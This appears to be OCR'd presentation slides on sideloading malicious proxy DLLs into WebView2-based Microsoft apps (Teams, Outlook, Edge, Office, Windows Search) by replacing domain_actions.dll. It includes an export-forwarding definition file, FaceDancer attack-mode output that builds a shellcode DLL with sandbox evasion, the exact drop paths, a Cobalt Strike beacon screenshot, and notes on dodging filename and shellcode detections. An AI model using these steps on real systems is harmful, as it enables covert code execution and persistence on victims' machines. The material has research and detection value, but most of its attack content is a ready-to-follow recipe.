
Microsoft writes in this support article that various bugs and performance issues, dev channel updates, feature updates, policy updates and web platform release notes have been fixed. Fixed an issue where AppLocker was blocking known DLLs such as well_known_domains.dll and domain_actions.dll.

Weaponizing This

FaceDancer > Results > Edge > domain_actions.def


```
1  LIBRARY "domain_actions"
2  EXPORTS
3      GetDomainActionsURLsHuffmanTree=domain_actions-old.GetDomainActionsURLsHuffmanTree @1
4      GetDomainActionsURLsHuffmanTreeSize=domain_actions-old.GetDomainActionsURLsHuffmanTreeSize @2
5      GetDomainActionsURLsRootPosition=domain_actions-old.GetDomainActionsURLsRootPosition @3
6      GetDomainActionsURLsTrie=domain_actions-old.GetDomainActionsURLsTrie @4
7      GetDomainActionsURLsTrieBits=domain_actions-old.GetDomainActionsURLsTrieBits @5
8
```


« AppData › Local › Packages › MSTeams_8wekyb3d8bbwe › LocalCache › Microsoft › MSTeams › EBWebView › Domain Actions › 3.0.0.16
Search 3.0.0.16
Quick access
Desktop
Downloads
Documents
Pictures
Music
New folder
Test-Cases
Videos
OneDrive
OneDrive - Personal
This PC
Network
Name
Date modified
Type
Size
domain_action-old.dll
7/25/2025 1:10 PM
Application exten...
65 KB
domain_actions.dll
9/30/2025 11:18 AM
Application exten...
355 KB
manifest.json
7/25/2025 9:01 AM
JSON Source File
1 KB
Search (Ctrl+E)
Activity
Chat
Calendar
Calls
Apps
Unread
@Mentions
Tag mentions
Hello world from RUST!
Hello world from RUST!
OK
Help
Process Hacker [RESEARCHBOX\lowpriv]
Hacker
View
Tools
Users
Help
Refresh
Options
Find handles or DLLs
System information
Processes
Services
Network
Disk
Name
PID
CPU
I/O total ...
Private b...
User name
RuntimeBroker.exe
17332
2.09 MB
RESEARCHBOX\lowpriv
peview.exe
16904
6.11 MB
RESEARCHBOX\lowpriv
ms-teams.exe
13728
33.68 MB
RESEARCHBOX\lowpriv
msedgewebview2.exe
7472
0.01
1.31 kB/s
72.55 MB
RESEARCHBOX\lowpriv
msedgewebview2.exe
500
2.06 MB
RESEARCHBOX\lowpriv
msedgewebview2.exe
15012
17.84 MB
RESEARCHBOX\lowpriv
msedgewebview2.exe
18376
12.08 MB
RESEARCHBOX\lowpriv
Microsoft Edge WebView2
msedgewebview2.exe
3792
10.73 MB
RESEARCHBOX\lowpriv
Microsoft Edge WebView2
C:\Users\lowpriv\AppData\Local\Packages\MSTeams_8wekyb3d8bbwe\LocalCa...
General
Imports
Exports
Name
Ordinal
VA
DllMain
6
0x87a
GetDomainActionsURLsHuffmanTree
1
domain_actions-old...
GetDomainActionsURLsHuffmanTreeSize
2
domain_actions-old...
GetDomainActionsURLsRootPosition
3
domain_actions-old...
GetDomainActionsURLsTrie
4
domain_actions-old...
GetDomainActionsURLsTrieBits
5
domain_actions-old...
OK
Cancel


Quick access
Desktop
Downloads
Name
Date modified
Type
Size
domain_actions.dll
3/24/2026 12:36 PM
Application exten...
869 KB
manifest.json
7/25/2025 9:01 AM
JSON Source File
1 KB
OneNote-domain_actions.dll
7/25/2025 1:10 PM
Application exten...
65 KB
System Informer [RESEARCHBOX\lowpriv]
System View Tools Users Help
Refresh Options Find handles or DLLs System information
olk
Processes Services Network Disk Firewall Devices
Name PID CPU I/O total r... 201.52 ... Private b... User name Description
olk.exe 8968 11.71 MB RESEARCHBOX\lowpriv Microsoft Outlook
msedgewebview2.exe 7448 45.79 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 10680 2.32 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 9804 17.33 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 10916 11.67 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 13236 9.15 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 8072 28.83 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 12340 74.71 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe (7448) Properties
Environment Handles GPU Disk Network Comment Windows
General Statistics Performance Threads Token Modules Memory
File
Microsoft Edge WebView2
(Verified) Microsoft Corporation
Version: 146.0.3856.78
Image file name (Win32):
C:\Program Files (x86)\Microsoft\EdgeWebView\Application\146.(
Image file name:
\Device\HarddiskVolume3\Program Files (x86)\Microsoft\EdgeWeb
Process
Command line:
"C:\Program Files (x86)\Microsoft\EdgeWebView\Ap
Current directory:
C:\Program Files (x86)\Microsoft\EdgeWebView\Applicatio
Started:
2 minutes and 37 seconds ago (2:52:48 PM 3/24/2026)
Parent console:
olk.exe (8968)
Parent process:
olk.exe (8968)
Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal listener user computer note process pid arch last sleep
listener lowpriv RESEARCHBOX msedgewebview2.exe 7448 x64 17s 20 seconds (30% jitter)
Event Log X
03/24 15:52:31 *** Matt has left.
03/24 15:52:44 *** Matt has joined.
03/24 15:53:00 *** initial beacon from lowpriv@ (RESEARCHBOX)

Tooling

- FaceDancer (https://github.com/Tylous/FaceDancer)



FaceDancer

- Exploitation tool for creating hijackable, proxy-based DLLs
- Two Modes:
  - Recon: Scans a given DLL to create the export definition file for proxying
  - Attack: Creates a malicious DLL containing shellcode that proxies valid function calls to the legitimate DLL

FaceDancer Usage

- Focus Soley on DLL attacks
- Does not provide EDR evasion; the user must supply it
- Best Opsec is to compile a DLL with the required evasion and shellcode and evasion
- FaceDancer then turns it into a sideloadable DLL
- This allows the operator to bring the right code for the right job

FaceDancer Examples


```
matt@Valhala:~/Code/Rust/Frameworks/FaceDancer$ ./FaceDancer attack -I rdll_loader.dll -O updates.dll -D domain_actions.dll -X Execute -s

    _________                 _______
    \_   ____/____    ____  ____ \_____ \ ____    ____  ____  _________
     |   __) \__  \ _/ ___\/ __ \ |    | \__  \ /    \/ ___\/ __ \ |  \/
     |    \   / __ \\  \__\  ___/ |    `   \/ __ \|   |  \ \__\  ___/|  | \/
     \___  /  (____  /\___  >___  >_______  (____  /___|  /\___  >___  >__|
         \/        \/     \/    \/        \/     \/     \/     \/    \/
                                (@Tyl0us)

[+] Execution mode: 'DLL Proxy' selected
[*] domain_actions.dll selected for creation
[*] Starting SRDI processing of rdll_loader.dll
[*] SRDI process completed
[*] Export name: Execute
[*] Shellcode size: 849937 bytes
[*] Target DLL name set to: Edge-domain_actions.dll
[*] Enabled sandbox evasion
[*] Compiling Payload... please be patient
[!] Important: Rename the original dll to 'Edge-domain_actions.dll', rename 'updates.dll' to 'domain_actions.dll', and drop your proxy DLL into the following directory:

  [1] MS Teams:
      %LOCALAPPDATA%\Packages\MSTeams_8wekyb3d8bbwe\LocalCache\Microsoft\MSTeams\EBWebView\Domain Actions\3.0.0.16\domain_actions.dll

  [2] Outlook:
      %LOCALAPPDATA%\Microsoft\Olk\EBWebView\Domain Actions\3.0.0.16\domain_actions.dll

  [3] Office Webview:
      %LOCALAPPDATA%\Microsoft\Office\16.0\Wef\webview2\41f5eca4-3ef7-47f5-bb96-543406b9d7d7_ADAL\2\EBWebView\Domain Actions\3.0.0.16\domain_actions.dll

  [4] Office Hub:
      %LOCALAPPDATA%\Packages\Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe\LocalState\EBWebView\Domain Actions\3.0.0.16\domain_actions.dll

  [5] Windows Search:
      %LOCALAPPDATA%\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\EBWebView\Domain Actions\3.0.0.16\domain_actions.dll

  [6] Microsoft Edge:
      %LOCALAPPDATA%\Microsoft\Edge\User Data\Domain Actions\3.0.0.16\domain_actions.dll

[*] Note: Rename the original DLL to 'Edge-domain_actions.dll' before placing your proxy DLL
[*] SHA-256 hash: 48369c7cfbe4cd32235e84a774f8eae933b7933816e3ce6b5311aa818f101d0f
matt@Valhala:~/Code/Rust/Frameworks/FaceDancer$
```

FaceDancer Common Questions

- Why doesn’t it take straight shellcode?
  - To avoid simplistic shellcode-based detections
  - Forces detection engineers to look on the behavior of sideloading instead

FaceDancer Common Questions

- What is the random word appended to the DLL name?
  - Two files with the same name in the same folder
  - Prevents detections that rely on static DLL filenames
  - Helps avoid false positive or business disruptions


Quick access
Desktop
Downloads
Name
Date modified
Type
Size
domain_actions.dll
3/24/2026 12:36 PM
Application exten...
869 KB
manifest.json
7/25/2025 9:01 AM
JSON Source File
1 KB
OneNote-domain_actions.dll
7/25/2025 1:10 PM
Application exten...
65 KB
System Informer [RESEARCHBOX\lowpriv]
System View Tools Users Help
Refresh Options Find handles or DLLs System information
olk
Processes Services Network Disk Firewall Devices
Name PID CPU I/O total r... 201.52 ... Private b... User name Description
olk.exe 8968 11.71 MB RESEARCHBOX\lowpriv Microsoft Outlook
msedgewebview2.exe 7448 45.79 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 10680 2.32 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 9804 17.33 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 10916 11.67 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 13236 9.15 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 8072 28.83 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
msedgewebview2.exe 12340 74.71 MB RESEARCHBOX\lowpriv Microsoft Edge WebView2
